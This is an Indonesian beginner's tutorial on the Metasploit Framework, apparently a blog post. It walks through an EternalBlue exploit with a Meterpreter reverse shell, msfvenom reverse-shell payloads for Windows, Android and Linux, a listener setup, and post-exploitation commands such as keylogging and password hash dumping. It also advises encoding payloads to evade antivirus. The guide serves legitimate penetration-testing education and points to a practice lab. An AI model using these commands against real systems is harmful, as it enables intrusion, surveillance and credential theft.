
Metasploit: Panduan Lengkap dari Dasar hingga Cara Penggunaan untuk Pemula
Apa Itu Metasploit? Pengertian dan Definisi Dasar
Metasploit adalah sebuah framework open-source yang digunakan oleh para profesional keamanan siber untuk mengidentifikasi, menguji, dan mengeksploitasi kerentanan pada sistem komputer, jaringan, maupun aplikasi web. Lebih dari sekadar alat hacking, Metasploit Framework menjadi fondasi utama dalam dunia penetration testing (pentest) dan ethical hacking modern.
Bayangkan Framework ini seperti sebuah “kotak peralatan serba lengkap” bagi seorang pentester. Di dalamnya terdapat ribuan modul exploit, payload, dan scanner yang siap digunakan untuk mensimulasikan serangan siber secara legal dan terkontrol. Tujuannya satu: menemukan celah keamanan sebelum penyerang nyata menemukannya lebih dulu.
⚠️ Disclaimer: Metasploit hanya boleh digunakan pada sistem yang telah mendapatkan izin tertulis dari pemiliknya. Penggunaan tanpa izin merupakan tindakan ilegal yang dapat dikenai sanksi hukum. Artikel ini murni untuk tujuan edukasi dan pembelajaran keamanan siber.
Sejarah Metasploit Framework: Dari Open-Source Hingga Rapid7
Memahami sejarah Metasploit Framework penting untuk mengetahui mengapa alat ini begitu dominan di industri keamanan siber. Berikut adalah garis waktu perjalanannya:
- 2003 — H.D. Moore menciptakan Metasploit sebagai proyek portabel berbasis Perl untuk keperluan pengujian keamanan jaringan.
- 2007 — Framework Metasploit ditulis ulang sepenuhnya menggunakan bahasa Ruby, menjadikannya lebih modular dan powerful.
- 2009 — Pada tanggal 21 Oktober, Metasploit Project resmi diakuisisi oleh Rapid7, sebuah perusahaan keamanan siber terkemuka yang kini menjadi pengelola utama framework ini. Sekaligus diluncurkan versi komersial Metasploit Pro.
- 2011 — Metasploit 4.0 dirilis dan menjadi sepenuhnya open-source di bawah lisensi BSD.
- 2013–sekarang — Metasploit terus diperbarui secara aktif. Pada tahun 2025 saja, sebanyak 139 modul baru ditambahkan ke dalam framework, menjadikannya semakin relevan untuk ancaman-ancaman keamanan terkini.
Kemunculan ini sebagai de facto framework untuk pengembangan exploit telah mendorong rilis advisory kerentanan perangkat lunak yang sering disertai modul exploit dari pihak ketiga. Ini menjadikan Metasploit tidak hanya alat praktis, tetapi juga ekosistem komunitas keamanan siber yang terus berkembang.
Mengapa Metasploit Begitu Populer di Dunia Keamanan Siber?
Metasploit bukan hanya populer karena gratis. Ada beberapa alasan kuat mengapa framework ini menjadi pilihan utama para pentester dan peneliti keamanan di seluruh dunia:
- Library exploit terbesar — Framework ini memiliki ribuan eksploit yang terus diperbarui oleh komunitas, mencakup sistem Windows, Linux, macOS, aplikasi web, hingga perangkat IoT.
- Arsitektur modular — Setiap komponen dapat dikustomisasi. Pengguna bisa memilih exploit, payload, dan encoder sesuai kebutuhan spesifik target.
- Integrasi lengkap — Bisa dihubungkan langsung dengan database PostgreSQL, scanner seperti Nmap, hingga tools lain dalam ekosistem pentesting.
- Komunitas aktif — Pada 2025, ada 66 kontributor aktif yang mengembangkan Metasploit, termasuk 41 kontributor baru pertama kali.
- Dukungan post-exploitation — Setelah akses diperoleh, Metasploit menyediakan alat lanjutan untuk privilege escalation, dump password, keylogging, dan lainnya.
- Script otomasi — Pengguna dapat membuat resource script untuk mengotomatisasi serangkaian perintah menjadi satu klik.
Komponen Utama Metasploit Framework

Untuk benar-benar memahami Metasploit Framework, kamu perlu mengenal komponen-komponen inti yang menyusunnya:
1. msfconsole – Antarmuka Utama Metasploit
msfconsole adalah antarmuka utama berbasis CLI (Command-Line Interface) yang digunakan untuk berinteraksi dengan seluruh fitur. Hampir semua operasi — mulai dari pencarian modul, pengaturan target, hingga eksekusi exploit — dilakukan melalui msfconsole.
2. Modul Exploit di Metasploit Framework
Modul exploit adalah inti dari Metasploit. Ini adalah kode yang memanfaatkan kerentanan spesifik pada sistem atau aplikasi target untuk mendapatkan akses. Framework memiliki lebih dari 2.048 modul exploit yang mencakup berbagai CVE (Common Vulnerabilities and Exposures) dari berbagai platform.
3. Payload – Senjata Inti Metasploit
Payload adalah kode yang dijalankan setelah exploit berhasil. Payload menentukan apa yang terjadi pada sistem target — apakah membuka shell, membuat koneksi balik, atau menjalankan Meterpreter. Terdapat lebih dari 562 payload yang tersedia.
4. Auxiliary Modules
Modul auxiliary digunakan untuk tugas-tugas pendukung seperti scanning port, enumeration, brute force, dan pengumpulan informasi — tanpa melakukan eksploitasi langsung. Tersedia lebih dari 1.105 modul auxiliary.
5. Meterpreter
Meterpreter adalah salah satu payload paling powerful. Ia berjalan sepenuhnya di memori (RAM) sistem target, tidak meninggalkan jejak di hard drive, dan sangat sulit dideteksi oleh antivirus atau EDR (Endpoint Detection and Response). Dengan Meterpreter, seorang pentester dapat mengambil screenshot, mencuri file, merekam keystroke, bahkan mengaktifkan kamera secara diam-diam untuk tujuan simulasi serangan.
6. Encoders
Encoder berfungsi untuk mengobfuscate (menyamarkan) payload agar bisa lolos deteksi antivirus. Tersedia 45 encoder berbeda dalam Framework ini.
7. Post-Exploitation Modules
Modul post-exploitation digunakan setelah akses berhasil diperoleh — untuk privilege escalation, dump password, pivoting jaringan, dan lainnya. Terdapat lebih dari 344 modul post-exploitation.
8. msfvenom
msfvenom adalah tool dalam Metasploit yang menggabungkan fungsi msfpayload (pembuatan payload) dan msfencode (encoding payload) menjadi satu perintah terpadu. msfvenom memungkinkan pembuatan payload kustom dalam berbagai format (.exe, .apk, .php, dll.) untuk berbagai platform.
Edisi Metasploit: Mana yang Cocok Untukmu?
Metasploit hadir dalam beberapa edisi untuk memenuhi kebutuhan yang berbeda
| Edisi | Lisensi | Target Pengguna | Fitur Unggulan |
|---|---|---|---|
| Metasploit Framework | Open-Source (Gratis) | Pentester, Researcher, Pelajar | CLI penuh, semua modul komunitas |
| Metasploit Community | Gratis (Terbatas) | Pemula, pengguna personal | GUI web dasar, fitur terbatas |
| Metasploit Pro | Berbayar (Komersial) | Tim keamanan perusahaan | Otomasi, reporting, GUI lengkap, task wizard |
Untuk keperluan belajar dan pentest mandiri, Metasploit Framework (versi open-source) sudah lebih dari cukup.
Cara Install Metasploit di Kali Linux dan Ubuntu
Instalasi di Kali Linux (Direkomendasikan)
Kali Linux adalah distribusi Linux yang dirancang khusus untuk penetration testing, dan Metasploit sudah hadir secara pre-installed sejak Kali Linux 2020.1. Kamu hanya perlu memastikannya terinstal dan diperbarui:
bash# Cek versi Metasploit yang terinstall
msfconsole --version

# Update Metasploit ke versi terbaru
sudo apt update && sudo apt upgrade metasploit-framework -y
Instalasi di Ubuntu/Debian Linux
Jika menggunakan Ubuntu atau distro Debian lainnya, ikuti langkah berikut:
bash# Step 1: Update package list dan install Metasploit
sudo apt update
sudo apt install metasploit-framework -y

# Step 2: Install PostgreSQL (diperlukan untuk database)
sudo apt install postgresql postgresql-contrib -y

# Step 3: Jalankan layanan PostgreSQL
sudo systemctl start postgresql
sudo systemctl enable postgresql

# Step 4: Inisialisasi database Metasploit
sudo msfdb init
Verifikasi Instalasi
bash# Buka msfconsole dan cek status database
msfconsole
msf6 > db_status
Jika database terhubung, kamu akan melihat pesan Connected to msf. Connection type: postgresql.
Cara Menggunakan Metasploit: Panduan Step-by-Step
Setelah terinstall, saatnya belajar cara menggunakan Metasploit Framework. Alur kerja standar dalam penggunaan mengikuti tahapan berikut:
Step 1: Buka Metasploit via msfconsole
msfconsole
Tunggu hingga banner Metasploit muncul. Kamu akan masuk ke prompt msf6 >.
Step 2: Reconnaissance — Scanning Target
Sebelum melakukan eksploitasi, lakukan scanning untuk mengumpulkan informasi target. Metasploit bisa menjalankan Nmap langsung dari konsol:
Scan port dengan Nmap via Metasploit
msf6 > db_nmap -sV 192.168.1.0/24

# Atau gunakan modul auxiliary scanner
msf6 > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(portscan/tcp) > set RHOSTS 192.168.1.100
msf6 auxiliary(portscan/tcp) > set THREADS 50
msf6 auxiliary(portscan/tcp) > run
Hasil scan akan tersimpan otomatis di database PostgreSQL untuk digunakan pada tahap selanjutnya.
Step 3: Cari Modul Exploit yang Tepat
Gunakan perintah search untuk menemukan exploit berdasarkan nama layanan, CVE, atau platform:
Mencari exploit berdasarkan kerentanan
msf6 > search ms17_010
msf6 > search eternalblue
msf6 > search type:exploit platform:windows smb
Step 4: Pilih dan Load Exploit
# Gunakan exploit EternalBlue sebagai contoh
msf6 > use exploit/windows/smb/ms17_010_eternalblue

# Lihat informasi detail modul
msf6 exploit(ms17_010_eternalblue) > info

# Lihat semua opsi yang tersedia
msf6 exploit(ms17_010_eternalblue) > show options
Step 5: Set Payload
# Lihat payload yang tersedia
msf6 exploit(ms17_010_eternalblue) > show payloads

# Pilih payload Meterpreter reverse TCP
msf6 exploit(ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
Step 6: Konfigurasi Target dan Listener
# Set IP target (RHOSTS) dan IP attacker (LHOST)
msf6 exploit(ms17_010_eternalblue) > set RHOSTS 192.168.1.100
msf6 exploit(ms17_010_eternalblue) > set LHOST 192.168.1.50
msf6 exploit(ms17_010_eternalblue) > set LPORT 4444

# Konfirmasi semua setting sudah benar
msf6 exploit(ms17_010_eternalblue) > show options
Step 7: Jalankan Exploit
# Periksa apakah target rentan (opsional tapi disarankan)
msf6 exploit(ms17_010_eternalblue) > check

# Jalankan exploit
msf6 exploit(ms17_010_eternalblue) > exploit
Jika berhasil, kamu akan melihat output seperti:
[+] 192.168.1.100:445 - Host is likely VULNERABLE to MS17-010!
[*] Meterpreter session 1 opened (192.168.1.50:4444 -> 192.168.1.100:49366)
meterpreter >
Perintah-Perintah Penting di msfconsole
Berikut adalah referensi perintah dasar msfconsole yang wajib kamu hafal:
| Perintah | Fungsi |
|---|---|
help | Menampilkan daftar semua perintah |
search [nama] | Mencari modul exploit/auxiliary/payload |
use [modul] | Memilih dan mengaktifkan modul |
info | Menampilkan informasi detail modul aktif |
show options | Menampilkan opsi yang harus dikonfigurasi |
show payloads | Menampilkan payload yang kompatibel |
show targets | Menampilkan target platform yang didukung |
set [OPSI] [nilai] | Mengatur nilai opsi (RHOSTS, LHOST, dll.) |
check | Memeriksa apakah target rentan |
exploit / run | Menjalankan exploit atau modul |
back | Kembali ke konsol utama |
sessions | Menampilkan semua sesi aktif |
sessions -i [ID] | Berinteraksi dengan sesi tertentu |
sessions -k [ID] | Menutup sesi |
db_status | Cek koneksi database |
db_nmap | Jalankan Nmap dan simpan ke database |
exit | Keluar dari msfconsole |
Perintah Meterpreter yang Perlu Diketahui
Setelah mendapatkan sesi Meterpreter, berikut perintah-perintah penting yang bisa digunakan untuk post-exploitation:
| Perintah | Fungsi |
|---|---|
sysinfo | Informasi sistem target |
getuid | Menampilkan user saat ini |
getpid | Menampilkan process ID |
ps | List semua proses yang berjalan |
shell | Membuka shell cmd/bash di target |
upload [file] | Upload file ke target |
download [file] | Download file dari target |
screenshot | Ambil screenshot layar target |
keyscan_start | Mulai keylogger |
hashdump | Dump password hash |
getsystem | Privilege escalation otomatis |
background | Background-kan sesi saat ini |
route | Konfigurasi routing untuk pivoting |
Cara Membuat Payload dengan msfvenom
msfvenom digunakan untuk membuat payload kustom yang bisa dikirim ke target secara terpisah dari exploit. Berikut contoh penggunaannya:
Payload untuk Windows (.exe)
msfvenom -p windows/meterpreter/reverse_tcp \
  LHOST=192.168.1.50 LPORT=4444 \
  -f exe -o payload.exe
Payload untuk Android (.apk)
msfvenom -p android/meterpreter/reverse_tcp \
  LHOST=192.168.1.50 LPORT=4444 \
  -o payload.apk
Payload untuk Linux (.elf)
msfvenom -p linux/x86/meterpreter/reverse_tcp \
  LHOST=192.168.1.50 LPORT=4444 \
  -f elf -o payload.elf
Menjalankan Listener untuk Menangkap Koneksi
Setelah payload dikirim dan dieksekusi oleh target, buka listener di Metasploit:
msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.50
msf6 exploit(multi/handler) > set LPORT 4444
msf6 exploit(multi/handler) > exploit
Manajemen Sesi di Metasploit
Ketika berhasil mendapatkan akses ke lebih dari satu target, manajemen sesi menjadi penting:
# Lihat semua sesi aktif
msf6 > sessions

# Masuk ke sesi tertentu
msf6 > sessions -i 1

# Background sesi (dari dalam Meterpreter)
meterpreter > background

# Jalankan perintah di semua sesi
msf6 > sessions -c "sysinfo"

# Tutup semua sesi
msf6 > sessions -K
Tips Penggunaan Metasploit yang Efektif
Sebagai panduan praktis, berikut tips-tips yang akan meningkatkan efisiensimu menggunakan tools ini:
- Selalu gunakan database — Aktifkan PostgreSQL dan gunakan
db_nmapagar hasil scan tersimpan dan bisa digunakan kembali pada tahap eksploitasi. - Gunakan
checksebelum exploit — Pastikan target benar-benar rentan sebelum menjalankan exploit untuk menghindari false positive. - Manfaatkan resource script — Buat file
.rcberisi serangkaian perintah untuk mengotomatisasi tugas yang berulang:msfconsole -r myscript.rc. - Update secara rutin — Jalankan
sudo apt update && sudo apt upgrade metasploit-frameworkuntuk mendapatkan modul terbaru. - Kombinasikan dengan Nmap — Gunakan
db_nmapuntuk scanning komprehensif sebelum memilih exploit yang tepat. - Gunakan encoder untuk bypass AV — msfvenom menyediakan berbagai encoder seperti
shikata_ga_naiuntuk menghindari deteksi antivirus. - Latihan di lab aman — Gunakan mesin virtual seperti Metasploitable 2 sebagai target latihan yang sah dan aman.
Lab Latihan Metasploit yang Aman: Metasploitable
Untuk belajar Tools ini tanpa risiko melanggar hukum, gunakan Metasploitable — sebuah mesin virtual Linux yang sengaja dibuat rentan untuk tujuan latihan. Kamu bisa mengunduhnya dari situs resmi Rapid7 dan menjalankannya di VirtualBox atau VMware bersama Kali Linux.
Dengan lab virtual ini, kamu bisa berlatih seluruh alur kerja penetration testing — dari scanning, eksploitasi, hingga post-exploitation — dalam lingkungan yang 100% legal dan aman.
Perkembangan Metasploit di 2025
Tools ini terus berkembang pesat. Pada tahun 2025, beberapa pembaruan signifikan telah dilakukan:
- 139 modul baru ditambahkan sepanjang tahun
- 133 bug fix dan 115 enhancement diimplementasikan
- Peningkatan besar pada modul Active Directory untuk serangan berbasis LDAP
- Ekspansi kemampuan SMB Relay untuk lateral movement yang lebih canggih
- Pembaruan Windows Meterpreter dengan dukungan arsitektur ARM64
- Refactor besar-besaran pada persistence modules dengan standar MITRE ATT&CK
Angka-angka ini membuktikan bahwa Metasploit Framework masih sangat relevan dan aktif dikembangkan sebagai salah satu alat penetration testing paling andal di 2025.
Kesimpulan
Metasploit adalah framework penetration testing paling komprehensif yang tersedia saat ini — dan tidak ada tanda-tanda dominasinya akan berkurang. Dari seorang pemula yang baru belajar ethical hacking hingga tim red team profesional di perusahaan Fortune 500, Framework menawarkan ekosistem lengkap yang dibutuhkan untuk melakukan security assessment yang efektif dan terstruktur.
Yang terpenting, ingat selalu: gunakan Tools ini secara etis dan bertanggung jawab. Keahlian dalam penetration testing adalah senjata yang powerful — gunakanlah untuk membangun sistem yang lebih aman, bukan untuk merusaknya.
Ingin belajar lebih lanjut? Kunjungi dokumentasi resmi di:
[Dokumentasi resmi Metasploit]
Kursus Practical Hacking dan Cyber Security